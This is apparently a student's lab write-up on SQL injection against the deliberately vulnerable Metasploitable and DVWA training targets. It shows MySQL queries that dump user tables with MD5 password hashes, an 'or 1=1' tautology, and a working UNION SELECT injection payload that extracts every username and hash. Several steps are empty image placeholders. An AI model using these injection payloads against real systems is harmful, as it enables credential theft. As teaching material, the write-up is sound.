Assignment 12

Michael A. Gurule

TASK A

Steps 1-3:

```
msfadmin@metasploitable:~$ mysql -u root -p
Enter password:
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 8
Server version: 5.0.51a-3ubuntu5 (Ubuntu)

Type 'help;' or '\h' for help. Type '\c' to clear the buffer.

mysql> SHOW DATABASES;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| dvwa               |
| metasploit         |
| mysql              |
| owasp10            |
| tikiwiki           |
| tikiwiki195        |
+--------------------+
7 rows in set (0.00 sec)
```

Steps 4-5:

```
mysql> use dvwa;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> SHOW TABLES;
+-----------------+
| Tables_in_dvwa  |
+-----------------+
| guestbook       |
| users           |
+-----------------+
2 rows in set (0.00 sec)
```

Step 6:

```
mysql> SELECT * FROM users;
+---------+------------+-----------+---------+----------------------------------
+-----------------------------------------------------+
| user_id | first_name | last_name | user    | password
| avatar                                              |
+---------+------------+-----------+---------+----------------------------------
+-----------------------------------------------------+
|       1 | admin      | admin     | admin   | 5f4dcc3b5aa765d61d8327deb882cf99
| http://172.16.123.129/dvwa/hackable/users/admin.jpg |
|       2 | Gordon     | Brown     | gordonb | e99a18c428cb38d5f260853678922e03
| http://172.16.123.129/dvwa/hackable/users/gordonb.jpg |
|       3 | Hack       | Me        | 1337    | 8d3533d75ae2c3966d7e0d4fcc69216b
| http://172.16.123.129/dvwa/hackable/users/1337.jpg  |
|       4 | Pablo      | Picasso   | pablo   | 0d107d09f5bbe40cade3de5c71e9e9b7
| http://172.16.123.129/dvwa/hackable/users/pablo.jpg |
|       5 | Bob        | Smith     | smithy  | 5f4dcc3b5aa765d61d8327deb882cf99
| http://172.16.123.129/dvwa/hackable/users/smithy.jpg |
+---------+------------+-----------+---------+----------------------------------
+-----------------------------------------------------+
5 rows in set (0.00 sec)
```

Step 7:


```
mysql> SELECT * FROM users where user='admin';
+---------+------------+-----------+-------+----------------------------------+-
-----------------------------------------------------+
| user_id | first_name | last_name | user  | password                         |
avatar                                              |
+---------+------------+-----------+-------+----------------------------------+-
-----------------------------------------------------+
|       1 | admin      | admin     | admin | 5f4dcc3b5aa765d61d8327deb882cf99 |
http://172.16.123.129/dvwa/hackable/users/admin.jpg |
+---------+------------+-----------+-------+----------------------------------+-
-----------------------------------------------------+
1 row in set (0.00 sec)
```

Step 8:


```
mysql> SELECT * FROM users where user='any' or 1=1;
+---------+------------+-----------+---------+----------------------------------
+--------------------------------------------------------+
| user_id | first_name | last_name | user    | password
| avatar                                                 |
+---------+------------+-----------+---------+----------------------------------
+--------------------------------------------------------+
|       1 | admin      | admin     | admin   | 5f4dcc3b5aa765d61d8327deb882cf99
| http://172.16.123.129/dvwa/hackable/users/admin.jpg    |
|       2 | Gordon     | Brown     | gordonb | e99a18c428cb38d5f260853678922e03
| http://172.16.123.129/dvwa/hackable/users/gordonb.jpg  |
|       3 | Hack       | Me        | 1337    | 8d3533d75ae2c3966d7e0d4fcc69216b
| http://172.16.123.129/dvwa/hackable/users/1337.jpg     |
|       4 | Pablo      | Picasso   | pablo   | 0d107d09f5bbe40cade3de5c71e9e9b7
| http://172.16.123.129/dvwa/hackable/users/pablo.jpg    |
|       5 | Bob        | Smith     | smithy  | 5f4dcc3b5aa765d61d8327deb882cf99
| http://172.16.123.129/dvwa/hackable/users/smithy.jpg   |
+---------+------------+-----------+---------+----------------------------------
+--------------------------------------------------------+
5 rows in set (0.00 sec)
```

TASK B


Steps 1-3:



Steps 4-5:




Step 6:



Step 7:

Step 8:


Vulnerability: SQL Injection
User ID:
Submit
ID: any' and 1=0 union select null, concat(user,0x0a,password) from users #
First name:
Surname: admin
5f4dcc3b5aa765d61d8327deb882cf99
ID: any' and 1=0 union select null, concat(user,0x0a,password) from users #
First name:
Surname: gordonb
e99a18c428cb38d5f260853678922e03
ID: any' and 1=0 union select null, concat(user,0x0a,password) from users #
First name:
Surname: 1337
8d3533d75ae2c3966d7e0d4fcc69216b
ID: any' and 1=0 union select null, concat(user,0x0a,password) from users #
First name:
Surname: pablo
0d107d09f5bbe40cade3de5c71e9e9b7
ID: any' and 1=0 union select null, concat(user,0x0a,password) from users #
First name:
Surname: smithy
5f4dcc3b5aa765d61d8327deb882cf99